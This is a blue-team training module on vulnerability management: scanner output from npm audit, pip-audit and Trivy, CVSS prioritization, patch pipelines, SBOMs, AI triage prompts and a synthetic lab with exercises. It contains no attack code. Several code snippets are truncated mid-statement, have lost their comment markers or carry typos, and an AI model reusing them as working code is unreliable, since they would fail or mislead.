fix available via `npm audit fix`
node_modules/semver

xml2js <0.5.0
Severity: moderate
xml2js is vulnerable to prototype pollution - GHSA-776f-qx25-q3cc
fix available via `npm audit fix --force`
node_modules/xml2js
```

## AI Triage Prompt

*"Analyze this npm audit report. For each vulnerability: explain the real-world risk, whether this is exploitable in a typical Express.js web app, and rank them by urgency. Flag any that require breaking changes."*



# pip-audit: Python Dependency Scanning

```
$ pip-audit
```

```
Found 4 known vulnerabilities in 3 packages
```

| Name         | Version | ID             | Fix Versions |
|--------------|---------|----------------|--------------|
| requests     | 2.28.0  | PYSEC-2023-74  | 2.31.0       |
| flask        | 2.2.0   | CVE-2023-30861 | 2.3.2        |
| cryptography | 39.0.1  | CVE-2023-38325 | 41.0.2       |
| cryptography | 39.0.1  | CVE-2023-49083 | 41.0.6       |

Key observations for AI triage:

- **requests 2.28.0** — Information disclosure via proxy headers; moderate severity
- **flask 2.2.0** — Session cookie vulnerability; depends on cookie config
- **cryptography** — Two CVEs, both fixed in 41.x; potential breaking API changes in upgrade

AI Patch Impact Prompt

*"I need to upgrade cryptography from 39.0.1 to 41.0.6. List the breaking changes between these versions. Check if my code (attached) uses any deprecated APIs."*

---

# Snyk & Dependabot: Automated Remediation

## Snyk

- Scans code, dependencies, containers, and IaC
- Provides **fix PRs** with tested upgrades
- Priority scoring with reachability analysis
- IDE plugins for shift-left scanning

```
Scan a project
snyk test

Monitor continuously
snyk monitor

Scan a container image
snyk container test myapp:latest
```

## Dependabot

- Native GitHub integration
- Automatic PRs for version updates
- Security alerts with severity levels
- Configurable update schedules

```
.github/dependabot.yml
version: 2
updates:
 - package-ecosystem: "npm"
 directory: "/"
 schedule:
 interval: "weekly"
 open-pull-requests-limit: 10
```



# Container Image Scanning: Trivy & Gype

Container images bundle OS packages, language libraries, and your code — all need scanning.

## Trivy

Comprehensive, fast, open-source scanner by Aqua Security. Scans images, filesystems, git repos, and Kubernetes.

```
Scan an image
trivy image python:3.11-slim

Scan and filter severity
trivy image --severity HIGH,CRITICAL \
 myapp:latest

Output as JSON for AI processing
trivy image -f json -o results.json \
 myapp:latest
```

## Grype

Open-source scanner by Anchore. Fast, SBOM-native, integrates with Syft for software bill of materials.

```
Scan an image
grype python:3.11-slim

Generate SBOM first, then scan
syft myapp:latest -o json > sbom.json
grype sbom:sbom.json

Filter by severity
grype myapp:latest --only-fixed \
 --fail-on high
```

# Trivy Scan: Realistic Output

```
$ trivy image myapp:latest

myapp:latest (debian 12.4)
=====
Total: 142 (UNKNOWN: 2, LOW: 68, MEDIUM: 49, HIGH: 19, CRITICAL: 4)

+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY | SEVERITY | INSTALLED VERSION | FIXED VERSION |
+-----+-----+-----+-----+-----+
libcurl4	CVE-2024-2398	HIGH	7.88.1-10+deb12u4	7.88.1-10+deb12u5
openssl	CVE-2024-0727	MEDIUM	3.0.11-1~deb12u2	3.0.13-1~deb12u1
zlib1g	CVE-2023-45853	CRITICAL	1:1.2.13.dfsg-1	
libc6	CVE-2024-2961	HIGH	2.36-9+deb12u3	2.36-9+deb12u7
python3.11	CVE-2024-0450	MEDIUM	3.11.2-6	3.11.2-6+deb12u2
+-----+-----+-----+-----+-----+
```

## AI Analysis Prompt

"Analyze this Trivy scan of our production web app container. Separate OS-level and application-level vulnerabilities. Which CRITICAL/HIGH findings have fixes available? Draft a Dockerfile patch to remediate the fixable items."



# AI-Assisted Patch Impact Analysis

The hardest question in patching: **"Will this patch break something?"**

## What AI Can Analyze

- **Changelog parsing** — Summarize breaking changes between current and target versions
- **API surface comparison** — Identify deprecated/removed functions your code uses
- **Dependency conflict detection** — Flag incompatible version constraints across packages
- **Test coverage assessment** — Determine if critical paths have test coverage for regression detection
- **Historical incident correlation** — "Last time we upgraded X, service Y broke because of Z"

```
prompt = ""
Analyze the upgrade path from Django 4.1 to Django 5.0 for our project.

Our codebase uses:
- django.utils.timezone.utc (removed in 5.0)
- DEFAULT_FILE_STORAGE setting (replaced with STORAGES)
- url() patterns (removed, must use path())
```

List each breaking change, the files affected, and a migration plan.

"""

---

# Patch Impact: AI Response Example

Here is what an AI-assisted analysis might return for the Django upgrade:

## AI Analysis Summary

**Risk Level: MEDIUM** — 3 breaking changes found, all have documented migration paths.

#### Breaking Changes Detected:

=====

1. `django.utils.timezone.utc` → `datetime.timezone.utc`  
Files affected: `utils/dates.py` (line 12), `api/views.py` (line 87)  
Migration: Find-and-replace import. No logic change needed.  
Risk: LOW
  2. `DEFAULT_FILE_STORAGE` → `STORAGES` dict  
Files affected: `settings/production.py` (line 45)  
Migration: Restructure setting to new `STORAGES` format.  
Risk: LOW (config-only change)
  3. `url()` → `path()/re_path()`  
Files affected: `urls.py` (14 patterns), `api/urls.py` (8 patterns)
-



# Phase 4: Remediate

Remediation is not always "just patch it." There are multiple strategies depending on context and risk.

## Remediation Options

| Strategy             | When to Use                               | Example                             |
|----------------------|-------------------------------------------|-------------------------------------|
| Patch/Update         | Fix available, low regression risk        | Apply security update to OpenSSL    |
| Mitigate             | No patch yet, or patch has high risk      | WAF rule to block exploit payload   |
| Compensating control | Cannot patch, need alternative protection | Network segmentation, IPS signature |
| Accept risk          | Low impact, high patch cost, documented   | Air-gapped system, scheduled EOL    |
| Remove/Replace       | Component is end-of-life or unnecessary   | Decommission legacy service         |

**Notes:** Risk acceptance must be documented and signed off by an appropriate authority. "We forgot" is not risk acceptance.

---

# Patch Management Strategies

A structured approach to deploying patches safely across environments.

## The Patch Pipeline

1. **Staging/Test** — Apply patch to non-production environment first
2. **Automated testing** — Run regression suite, integration tests, smoke tests
3. **Canary deployment** — Roll to a small subset of production (5–10%)
4. **Monitor** — Watch error rates, latency, and functionality for 1–4 hours
5. **Full rollout** — Expand to all production systems
6. **Verification scan** — Rescan to confirm vulnerability is resolved

## Rollback Planning

- **Pre-patch snapshots** — VM snapshots, database backups, container image tags
- **Blue-green deployment** — Keep previous version running; switch back if needed
- **Feature flags** — Disable new code paths without full rollback

- **Documented rollback procedure** — Step-by-step, tested before patch day
-

# Emergency Patching: When the Clock is Ticking

Zero-day or actively exploited vulnerabilities require an accelerated process.

## Emergency Patch Criteria

- CVE is in CISA KEV (Known Exploited Vulnerabilities)
- Active exploitation confirmed by threat intelligence
- CVSS 9.0+ AND remotely exploitable AND no authentication required
- Affects internet-facing systems with sensitive data

## Accelerated Timeline

1. **Hour 0–1:** Assess exposure — which systems are affected?
2. **Hour 1–4:** Apply mitigation (WAF rules, network blocks) while testing patch
3. **Hour 4–8:** Abbreviated test cycle — smoke tests on staging

4. **Hour 8–24:** Production rollout with enhanced monitoring
5. **Day 2–3:** Full regression testing, verify fix across all systems

**Notes:** Emergency patches bypass the normal change window. This is why having a pre-approved emergency change process is essential.

---

# SLA-Based Remediation Timelines

Define clear remediation SLAs based on severity and asset tier. Track compliance metrics.

| Severity         | Tier 1 (Critical Assets) | Tier 2 (Standard) | Tier 3 (Low-Risk) |
|------------------|--------------------------|-------------------|-------------------|
| Critical (9.0+)  | 24 hours                 | 72 hours          | 7 days            |
| High (7.0–8.9)   | 7 days                   | 14 days           | 30 days           |
| Medium (4.0–6.9) | 30 days                  | 60 days           | 90 days           |
| Low (0.1–3.9)    | 90 days                  | Next cycle        | Next cycle        |

## Tracking & Metrics

- **MTTR** (Mean Time to Remediate) — by severity level
- **SLA compliance rate** — percentage of vulns fixed within SLA
- **Vulnerability debt** — total open vulns past SLA deadline
- **Risk reduction over time** — trending total risk score down

## AI for Tracking

*"Generate a weekly vulnerability status report from our Jira tickets tagged 'vuln-remediation'.  
Show SLA compliance by severity, overdue items, and top 5 risk contributors."*

---



# Phase 5: Verify

Remediation without verification is hope-based security. Always confirm the fix.

## Verification Methods

- **Rescan** — Run the same scanner that found the vulnerability; confirm it no longer appears
- **Targeted validation** — Attempt the specific exploit against the patched system
- **Version check** — Verify the package/OS version matches the patched version
- **Configuration audit** — For misconfigurations, verify the setting is correct
- **Automated pipeline check** — CI/CD gates that fail builds with known CVEs

```
Verify a specific CVE is resolved
trivy image --severity CRITICAL myapp:latest | grep CVE-2024-28219
(no output = vulnerability resolved)

Check installed package version
dpkg -l | grep openssl
ii openssl 3.0.13-1~deb12u1 (patched version confirmed)
```

**Notes:** Automate verification wherever possible. Integrate scanning into CI/CD so patched images are validated before deployment.

---

# AI-Powered Triage Pipeline

Combining all the concepts into an end-to-end AI-assisted vulnerability management workflow.

```
import anthropic, json

client = anthropic.Anthropic()

1. Load scan results
with open("trivy_results.json") as f:
 scan_data = json.load(f)

with open("asset_inventory.json") as f:
 assets = json.load(f)

2. AI-assisted triage
response = client.messages.create(
 model="claude-sonnet-4-20250514",
 max_tokens=4096,
```

# Anatomy of a CVE Entry

Understanding what a CVE record contains helps you make faster triage decisions.

```
{
 "id": "CVE-2024-3094",
 "description": "Malicious code was discovered in the upstream tarballs of xz-utils, starting with ve",
 "published": "2024-03-29T17:15:00",
 "cvss_v3": {
 "baseScore": 10.0,
 "baseSeverity": "CRITICAL",
 "vectorString": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H"
 },
 "affected_versions": ["5.6.0", "5.6.1"],
 "references": [
 "https://www.openwall.com/lists/oss-security/2024/03/29/4",
 "https://tukaani.org/xz-backdoor/"
],
 "cisa_key": true.
}
```

## Key Triage Signals

**CVSS 10.0 + CISA KEV + EPSS 0.93** = Drop everything, patch NOW. This is a supply chain backdoor in a core library used by SSH.

---

# Building a Remediation Plan

A good remediation plan is actionable, time-bound, and assigns clear ownership.

```
Remediation Plan — Weekly Scan 2024-W14

IMMEDIATE (24h) — Critical, Exploited in Wild
#	CVE	Host	Action	Owner	SLA
1	CVE-2024-3094	10.0.2.5	Downgrade xz to 5.4.x	Ops Team	24 hrs
2	CVE-2024-28219	containers	Rebuild with pillow>=10.3.0	DevOps	24 hrs

HIGH PRIORITY (7 days)
#	CVE	Host	Action	Owner	SLA
3	CVE-2024-2398	10.0.1.15	Update libcurl4 to deb12u5	SysAdmin	7 days
4	CVE-2024-2961	10.0.1.15	Update libc6 to deb12u7	SysAdmin	7 days
5	CVE-2024-26130	containers	Upgrade cryptography to 42.0.4	DevOps	7 days
```

# Shift Left: Scanning in CI/CD

Catch vulnerabilities before they reach production by integrating scanning into your pipeline.

```
.github/workflows/security-scan.yml
name: Security Scan
on: [push, pull_request]

jobs:
 dependency-scan:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v4

 - name: Run pip-audit
 run: |
 pip install pip-audit
 pip-audit -r requirements.txt --fail-on-vuln
```

**Gate, Don't Just Alert**

Set `exit-code: 1` or `--fail-on-vuln` to block merges with critical vulnerabilities. Alerts without enforcement get ignored.

---



# Common Vulnerability Management Pitfalls

## Anti-Patterns

- **Scan and forget** — Running scans without acting on results
- **CVSS-only prioritization** — Ignoring context makes everything urgent
- **Alert fatigue** — Too many findings, no triage process
- **Patching without testing** — Causes outages, erodes trust in the process
- **No rollback plan** — When a patch breaks production

## Best Practices

- **Continuous scanning** — Weekly minimum, daily for critical assets
- **Risk-based prioritization** — CVSS + EPSS + asset context
- **AI-assisted triage** — Scale human analysis with AI summaries
- **Patch windows** — Scheduled, tested, with rollback procedures
- **Metrics and reporting** — Track MTTR, SLA compliance, vuln debt

- **Shadow IT blind spots** — Cannot patch what you do not know about

- **Asset inventory** — Know what you have before scanning
-

# Key Takeaways

- **Vulnerability management is a lifecycle** — discover, assess, prioritize, remediate, verify — repeat continuously
- **CVSS alone is not enough** — combine with EPSS, CISA KEV, and asset context for effective prioritization
- **AI accelerates every phase** — scan interpretation, triage, impact analysis, remediation planning, and reporting
- **Scan everything** — infrastructure, dependencies, containers, and IaC — shift left into CI/CD
- **Patch strategically** — test first, have rollback plans, use canary deployments for critical changes
- **Track and measure** — SLAs, MTTR, and vulnerability debt are your operational health metrics
- **Emergency processes matter** — pre-approved change procedures for zero-days save critical hours

**Notes:** Remind students that the goal is risk reduction, not zero vulnerabilities. Perfect is the enemy of good — focus on the highest-impact items first.

---

# CTF Challenge: Vulnerability Triage & Remediation Plan

## Scenario

Your organization just completed its weekly vulnerability scan. You have been handed the results and must produce an actionable remediation plan before the morning stand-up.

## Your Mission

1. **Triage the scan** — Review the provided Nessus CSV (50+ findings) and Trivy JSON (container scan). Identify false positives and duplicates.
2. **Prioritize findings** — Use CVSS, EPSS data, CISA KEV status, and the provided asset inventory (with tier classifications) to rank findings by effective risk.
3. **Create a remediation plan** — Assign each finding to a remediation track (immediate / high / medium / accepted risk) with owner, action, and SLA deadline.

4. **Draft an AI prompt** — Write a prompt that would automate this triage process for next week's scan, including the context an AI would need.
5. **Bonus:** Identify one finding where the CVSS score is misleading (too high or too low given context) and explain why.

### Success Criteria

Correct prioritization of Critical/High items, reasonable SLA assignments, at least one compensating control identified, and a reusable AI prompt for ongoing triage.

---

# Vulnerability Assessment & Patch Management

**Blue Team Context:** Vulnerability management is the continuous process of identifying, evaluating, treating, and reporting on security weaknesses in systems and software. Combined with disciplined patch management, it forms the single most effective defense against the majority of real-world attacks. According to multiple industry reports, unpatched known vulnerabilities remain the top initial access vector year after year.

## The Vulnerability Management Lifecycle

---

Effective vulnerability management is not a one-time scan — it is a continuous cycle with four core phases:

1. **Discover** — Identify assets and scan them for known vulnerabilities. You cannot protect what you do not know about. This phase includes asset inventory, network scanning, agent-based detection, and container image analysis. Discovery must cover infrastructure, applications, dependencies, and configurations.
2. **Prioritize** — Not all vulnerabilities are equal. A critical-severity CVE on an internet-facing production server demands immediate action. The same CVE on an isolated development VM behind a firewall may be acceptable risk for weeks. Prioritization combines CVSS scores with business context, exploitability data, and asset criticality.
3. **Remediate** — Apply the fix. This could mean installing a vendor patch, upgrading a dependency, applying a configuration change, or deploying a compensating control (WAF rule, network segmentation) as a temporary mitigation while a full fix is prepared.
4. **Verify** — Confirm that the remediation worked. Rescan the asset, run regression tests, and validate that the vulnerability no longer exists without introducing new issues. Close the ticket and document the outcome.

This cycle repeats continuously. Most mature organizations run discovery scans weekly or daily, with critical findings triggering immediate remediation workflows.

## Vulnerability Scanning Tools

Several tools dominate the vulnerability scanning landscape, each with different strengths:

| Tool                | Type                    | Best For                                       | License                                 |
|---------------------|-------------------------|------------------------------------------------|-----------------------------------------|
| Nessus              | Network / Host scanner  | Enterprise infrastructure, compliance audits   | Commercial (Essentials free for 16 IPs) |
| OpenVAS (Greenbone) | Network / Host scanner  | Open-source alternative to Nessus              | GPL                                     |
| Qualys VMDR         | Cloud-based scanner     | Large-scale enterprise, continuous monitoring  | Commercial                              |
| Trivy               | Container / IaC scanner | Container images, filesystems, Kubernetes, IaC | Apache 2.0                              |

### OpenVAS CLI Example

OpenVAS can be driven from the command line via `gvm-cli`. Here is a typical workflow for launching a scan:

```
Authenticate and get a session token
gvm-cli --gmp-username admin --gmp-password secret socket \
 --socketpath /run/gvmd/gvmd.sock \
 --xml ''

Create a target
gvm-cli socket --socketpath /run/gvmd/gvmd.sock --xml \
 ,
 Web Server Scan
 192.168.1.100
```



```

,

Create and start a scan task (using Full and Fast scan config)
gvm-cli socket --socketpath /run/gvmd/gvmd.sock --xml \
,

 Weekly Web Server Scan

,

Start the task
gvm-cli socket --socketpath /run/gvmd/gvmd.sock --xml \
''

```

## Trivy for Container Scanning

Trivy has become the de facto standard for scanning container images, filesystems, and Infrastructure as Code templates:

```

Scan a container image for vulnerabilities
trivy image nginx:1.25

Scan only for CRITICAL and HIGH severity
trivy image --severity CRITICAL,HIGH python:3.11-slim

Scan a local project directory for dependency vulnerabilities
trivy fs --scanners vuln /path/to/project

Scan a Kubernetes cluster
trivy k8s --report summary cluster

Output results as JSON for pipeline integration
trivy image --format json --output results.json myapp:latest

Scan IaC files (Terraform, CloudFormation, Dockerfiles)
trivy config ./terraform/

```

## CVSS Scoring

The **Common Vulnerability Scoring System (CVSS)** provides a standardized way to assess vulnerability severity. CVSS v3.1 (and its successor v4.0) scores range from 0.0

to 10.0 and consist of three metric groups:

| Metric Group  | What It Measures                                                                                                                                     | Who Defines It                                 |
|---------------|------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------|
| Base          | Intrinsic characteristics: attack vector, complexity, privileges required, user interaction, scope, impact on confidentiality/integrity/availability | Vulnerability publisher (NVD, vendor)          |
| Temporal      | Factors that change over time: exploit code maturity, remediation level, report confidence                                                           | Security community, updated as exploits appear |
| Environmental | Organization-specific: modified base metrics reflecting your actual deployment, asset value, and existing mitigations                                | Your organization                              |

A CVSS base score translates to a qualitative rating:

| Score Range | Rating   |
|-------------|----------|
| 0.0         | None     |
| 0.1 – 3.9   | Low      |
| 4.0 – 6.9   | Medium   |
| 7.0 – 8.9   | High     |
| 9.0 – 10.0  | Critical |

### Calculating CVSS in Python

```
from cvss import CVSS3

CVE-2024-3094 (XZ Utils backdoor) - CVSS vector string
vector = "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H"
score = CVSS3(vector)

print(f"Base Score: {score.base_score}") # 10.0
print(f"Severity: {score.severities()[0]}") # Critical
```

```

print(f"Impact: {score.isc}")
print(f"Exploitability: {score.esc}")

Compare multiple CVEs for prioritization
cves = {
 "CVE-2024-3094": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H",
 "CVE-2023-44487": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H",
 "CVE-2023-4863": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H",
}

print("\n--- CVE Comparison ---")
for cve_id, vec in sorted(cves.items(),
 key=lambda x: CVSS3(x[1]).base_score,
 reverse=True):

 s = CVSS3(vec)
 print(f"{cve_id}: {s.base_score:4.1f} ({s.severities()[0]})")

```

## CVE Database and NVD

Every publicly disclosed vulnerability receives a **CVE (Common Vulnerabilities and Exposures)** identifier, such as `CVE-2024-3094`. The MITRE Corporation maintains the CVE list, while the **National Vulnerability Database (NVD)**, operated by NIST, enriches each CVE with CVSS scores, affected product lists (CPE), and references.

The NVD API allows programmatic access to vulnerability data:

```

import requests

def query_nvd(cve_id: str) -> dict:
 """Fetch CVE details from the NVD API."""
 url = f"https://services.nvd.nist.gov/rest/json/cves/2.0?cveId={cve_id}"
 resp = requests.get(url, timeout=15)
 resp.raise_for_status()
 data = resp.json()
 vuln = data["vulnerabilities"][0]["cve"]

 description = vuln["descriptions"][0]["value"]
 metrics = vuln.get("metrics", {})
 cvss_data = None
 if "cvssMetricV31" in metrics:
 cvss_data = metrics["cvssMetricV31"][0]["cvssData"]

```

```
return {
 "id": cve_id,
 "description": description,
 "base_score": cvss_data["baseScore"] if cvss_data else "N/A",
 "vector": cvss_data["vectorString"] if cvss_data else "N/A",
 "severity": cvss_data["baseSeverity"] if cvss_data else "N/A",
}

info = query_nvd("CVE-2024-3094")
for k, v in info.items():
```

## Prioritization: Beyond CVSS

CVSS base scores are necessary but not sufficient for prioritization. A vulnerability with a base score of 9.8 in a library your application does not actually call is less urgent than a 7.5 that is being actively exploited in the wild against your exposed service. Effective prioritization combines multiple signals:

- **Exploitability:** Is there a public exploit? Is it in exploit kits? Check CISA's Known Exploited Vulnerabilities (KEV) catalog and Exploit-DB.
- **Asset Criticality:** Is the affected system internet-facing? Does it handle sensitive data? Is it a single point of failure?
- **Exposure:** Is the vulnerable service reachable from the internet, or is it behind multiple layers of network controls?
- **Business Impact:** What happens if this system is compromised? Revenue loss, data breach, regulatory penalties?
- **Compensating Controls:** Are there WAF rules, network segmentation, or other mitigations already reducing the effective risk?

**Common Mistake:** Many teams fall into the trap of treating every Critical-rated CVE with equal urgency. This leads to "alert fatigue" and ironically causes genuinely dangerous vulnerabilities to get lost in the noise. Prioritize by real-world risk, not raw score alone.

## Patch Management Strategies

Patching is the primary remediation mechanism, but applying patches to production systems carries its own risks. A structured patch management process minimizes both vulnerability exposure and patch-induced outages:

1. **Testing:** Apply the patch in a dedicated test environment that mirrors production. Run automated tests (unit, integration, smoke) to detect regressions. For critical infrastructure, include performance and compatibility testing.
2. **Staging:** Deploy to a staging environment that receives real-like traffic. Monitor for errors, performance degradation, and unexpected behavior for an appropriate soak period (hours to days depending on criticality).
3. **Rollout:** Use progressive deployment: canary releases (patch 1–5% of fleet first), then rolling updates across availability zones. Monitor error rates and latency at each stage.
4. **Rollback:** Always have a tested rollback plan. For operating system patches, ensure you have snapshots or the ability to uninstall. For application dependencies, pin versions and keep the previous known-good version deployable. Rollback should be a single command or pipeline trigger, not a manual process.

For emergency patches (actively exploited zero-days), organizations may compress this process but should never skip testing entirely. Even a 30-minute smoke test can prevent a patch from causing a worse outage than the vulnerability it fixes.

## AI-Assisted Vulnerability Management

---

LLMs like Claude can accelerate several parts of the vulnerability management lifecycle:

```
import anthropic
import json

client = anthropic.Anthropic()

Sample scan results (simplified)
scan_results = [
 {"cve": "CVE-2024-3094", "cvss": 10.0, "package": "xz-utils 5.6.0",
 "asset": "build-server-01", "internet_facing": False},
 {"cve": "CVE-2023-44487", "cvss": 7.5, "package": "nginx 1.24",
 "asset": "api-gateway-prod", "internet_facing": True},
```

```

 {"cve": "CVE-2023-4863", "cvss": 8.8, "package": "libwebp 0.5.0",
 "asset": "image-processor-prod", "internet_facing": True},
 {"cve": "CVE-2022-0778", "cvss": 7.5, "package": "openssl 1.1.1n",
 "asset": "internal-wiki", "internet_facing": False},
]

message = client.messages.create(
 model="claude-sonnet-4-20250514",
 max_tokens=2048,
 messages=[
 {
 "role": "user",
 "content": (
 "You are a vulnerability management analyst. Given the followi

```

Claude can also generate patch plans, write change management tickets, summarize CVE advisories for non-technical stakeholders, and draft compensating control configurations while waiting for a full patch.

## Dependency Scanning

Modern applications have deep dependency trees. A single Python project might pull in hundreds of transitive dependencies, each a potential vulnerability vector. Dependency scanning tools integrate into development workflows to catch vulnerable packages early:

```

Python - pip-audit (uses OSV and PyPI advisory database)
pip install pip-audit
pip-audit
pip-audit --format json --output audit-results.json

Python - safety (uses Safety DB)
pip install safety
safety check

Node.js - built-in npm audit
npm audit
npm audit --json > audit-results.json
npm audit fix # auto-fix compatible updates

Multi-language - Snyk CLI

```

```
snyk test
snyk monitor # continuous monitoring

Multi-language - Trivy (also handles OS packages)
trivy fs --scanners vuln .
```

## pip-audit in a CI Pipeline

```
"""
Script to run pip-audit and format results for team review.
Integrates with CI pipelines as a quality gate.
"""

import subprocess
import json
import sys

def run_audit() -> list[dict]:
 """Run pip-audit and return parsed results."""
 result = subprocess.run(
 ["pip-audit", "--format", "json", "--desc"],
 capture_output=True, text=True
)
 if result.returncode == 0:
 print("No vulnerabilities found.")
 return []

 findings = json.loads(result.stdout)
 return findings

def format_report(findings: list[dict]) -> str:
 """Format audit findings into a readable report."""
 lines = [f"{'Package':<25} {'Version':<12} {'CVE':<20} {'Fix':<12}"]
 lines.append("-" * 70)
 for f in findings:
```

## Software Bill of Materials (SBOM)

A **Software Bill of Materials (SBOM)** is a complete, machine-readable inventory of every component in a software artifact — libraries, frameworks, OS packages, and their versions. SBOMs are becoming a regulatory requirement (US Executive Order 14028) and are essential for supply chain security.

Two dominant SBOM formats exist: **SPDX** (Linux Foundation) and **CycloneDX** (OWASP). Tools like Syft, Trivy, and the CycloneDX generators can produce SBOMs automatically:

```
Generate an SBOM for a container image using Syft
syft nginx:1.25 -o cyclonedx-json > sbom.json

Generate SBOM using Trivy
trivy image --format cyclonedx --output sbom.cdx.json myapp:latest

Scan an existing SBOM for vulnerabilities using Gype
gype sbom:./sbom.json

Generate SBOM for a Python project
pip install cyclonedx-bom
cyclonedx-py environment -o sbom.xml
```

Once you have an SBOM, you can continuously monitor it against vulnerability databases without rescanning the entire system. When a new CVE is published, you check it against your SBOM inventory to determine impact within minutes rather than hours.

## Sample Vulnerability Report

A structured vulnerability report ties together scanning results, prioritization, and remediation plans:

```
"""Generate a structured vulnerability assessment report."""
import json
from datetime import datetime

report = {
 "report_metadata": {
 "title": "Weekly Vulnerability Assessment Report",
 "date": datetime.now().isoformat(),
 "scope": "Production environment - 142 assets",
 "scanner": "Trivy v0.50 + pip-audit v2.7",
 },
 "summary": {
 "total_vulnerabilities": 47,
 "critical": 3,
 "high": 8,
```



```
 "medium": 21,
 "low": 15,
 "assets_scanned": 142,
 "assets_with_findings": 34,
 },
 "top_findings": [
 {
 "cve": "CVE-2024-3094",
 "cvss": 10.0,
 "package": "xz-utils 5.6.0",
 }
]
}
```

## Key Takeaways

*Vulnerability management is a continuous process, not a periodic event. The organizations that get breached are not the ones that find vulnerabilities — they are the ones that find them and fail to act in time.*

- Follow the lifecycle: discover, prioritize, remediate, verify — then repeat.
- Use the right scanner for the job: Nessus/OpenVAS for infrastructure, Trivy for containers and IaC, pip-audit/npm audit for dependencies.
- CVSS scores are a starting point, not the whole picture. Factor in exploitability, asset criticality, and exposure.
- Patch management requires discipline: test, stage, roll out progressively, and always have a rollback plan.
- Generate and maintain SBOMs for all software you build and deploy — they are essential for rapid response when new CVEs drop.
- AI tools like Claude can accelerate prioritization, generate patch plans, and translate technical findings into business risk language.
- Dependency scanning must be integrated into CI/CD pipelines, not run as an afterthought.

**Self-check:** Can you explain the four phases of the vulnerability management lifecycle? Can you describe why CVSS alone is insufficient for prioritization? Can you run Trivy against a container image and interpret the output? Can you explain what an SBOM is and why it matters for supply chain security?

## Download Files

These files contain synthetic vulnerability and patching data for the challenges. All files are plain text (.txt) and safe to open.

↓ [vuln-scan-results.txt](#) ~16 KB

↓ [sbom-sample.txt](#) ~13 KB

↓ [dependency-audit.txt](#) ~10 KB

↓ [patch-inventory.txt](#) ~2 KB

# Lab Guide

Four exercises: vuln scanner triage, SBOM review, dependency audit, and patch inventory prioritization — turn CVE noise into a weekly patch plan.

## Authorized Use Only

All scans and inventories are **synthetic**. Apply patches only after staging validation.

## Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `vuln-lab/`
- Familiarity with: CVE / CVSS, SBOM formats (CycloneDX, SPDX), semver

## Lab Scenario

AcmeCorp's scanner just dumped 2,000 findings. Leadership wants a single list of "what to patch this week" without breaking the apps. You have the raw scan, the SBOM of the flagship product, a dependency audit from CI, and a patch-inventory showing what is already deployed. Your job: produce a prioritized patch plan.

## Download Lab Files

Save all 4 files into a folder named `vuln-lab/` before starting the exercises.

↓ [dependency-audit.txt](#) ~10 KB

↓ [patch-inventory.txt](#) ~2 KB

↓ [sbom-sample.txt](#) ~13 KB

↓ [vuln-scan-results.txt](#) ~16 KB

## Exercise 1 — Vuln Scanner Triage

Open [vuln-scan-results.txt](#). Raw scanner output overwhelms humans — rank it.

### Task 1.1 — Rank by real risk

Below is vulnerability scanner output. Rank by REAL risk, not raw CVSS:

1. Drop informational / false-positive categories.
2. For each CVE, compute a risk score combining:
  - CVSS base
  - Exploitability (public PoC? Metasploit module? CISA KEV?)
  - Asset exposure (internet-facing? internal? offline?)
  - Asset criticality (prod db vs. dev VM)
3. Group by host and by patch (one patch often fixes many CVEs).
4. Flag anything on the CISA Known Exploited Vulnerabilities list.
5. Produce the top 10 patches ranked by (reachable CVEs x criticality).

Output: a "patch this first" top-10 with rationale.

[paste vuln-scan-results.txt]

✓ Self-check: Your top item should have a specific reason ("internet facing, KEV, public PoC") not just a high CVSS.

## Exercise 2 — SBOM Review

Open [sbom-sample.txt](#). A Software Bill of Materials maps what you ship.

## Task 2.1 — Cross-reference with CVE

Below is a CycloneDX-style SBOM. Analyze:

1. List direct vs. transitive dependencies.
2. Identify packages with known CVEs (pin to specific versions).
3. Find abandoned / unmaintained packages (no release in 2+ years).
4. Flag license issues (GPL in a closed-source product).
5. Identify duplicate packages at multiple versions.
6. Note any package known to be typosquatted (lookalike names).
7. Suggest fixes: upgrade / replace / remove / vendor.

Output:

- CVE-impacted packages with fix versions
- "Zombie" packages to replace
- A CI gate that would have blocked new findings

[paste sbom-sample.txt]

✓ **Self-check: Every fix should include the target version, not just "upgrade".**

## Exercise 3 — Dependency Audit

Open `dependency-audit.txt`. Runtime dependencies are where exploited vulns actually live.

### Task 3.1 — Bucket by upgradability

Below is the output of `npm audit` / `pip-audit` / `dotnet list package --vulnerable`. For each finding:

1. Is the upgrade semver-major, minor, or patch?
2. What breaks with the upgrade (based on release notes you know about)?
3. Is there a workaround (config flag, avoid vulnerable function)?
4. Is it in the runtime path, or only in dev/test deps?
5. Rank: patch now / patch this sprint / risk-accept.

Output: a per-package decision matrix.

[paste dependency-audit.txt]

✓ Self-check: You should mark at least one finding as "risk accept" with a clear justification.

## Exercise 4 — Patch Inventory

Open `patch-inventory.txt`. You cannot patch what you do not know about.

### Task 4.1 — Find the coverage gap

Below is a patch-management inventory (hosts, OS, last patch date, missing KBs). Identify:

1. Hosts that have not been patched in >30 days.
2. Missing KBs that match known-exploited CVEs.
3. End-of-life OS versions (Win7, Win Server 2012, older Ubuntu).
4. Hosts reporting success but missing critical patches.
5. Clusters where patch state is consistent vs. drifted.

Output:

- A coverage heatmap (by OS, by criticality)
- A remediation sequence that minimizes downtime
- A KPI for next month (target patch compliance %)

[paste patch-inventory.txt]

✓ Self-check: You should flag every EoL host and name the replacement target.

## Final Exercise — Weekly Patch Plan

### Task 5.1 — The one-page plan

Combine the four analyses into a 1-page "next week's patches" plan containing:

1. Top 10 patches, in order
2. Owner per patch
3. Change window per patch
4. Rollback method per patch
5. Verification query per patch (a Splunk/OSQuery one-liner)
6. Risk-accepted items with expiry dates

Format as markdown.

✓ **Self-check: Hand this to an ops engineer — can they execute without asking you questions?**

## What's Next

Lesson 08 pivots from patching to **incident response** — alerts, IOCs, affected systems, and comms.

# Homework

Make your patch workflow AI-driven: build a prioritizer, produce a SBOM, and write a CI vulnerability gate.

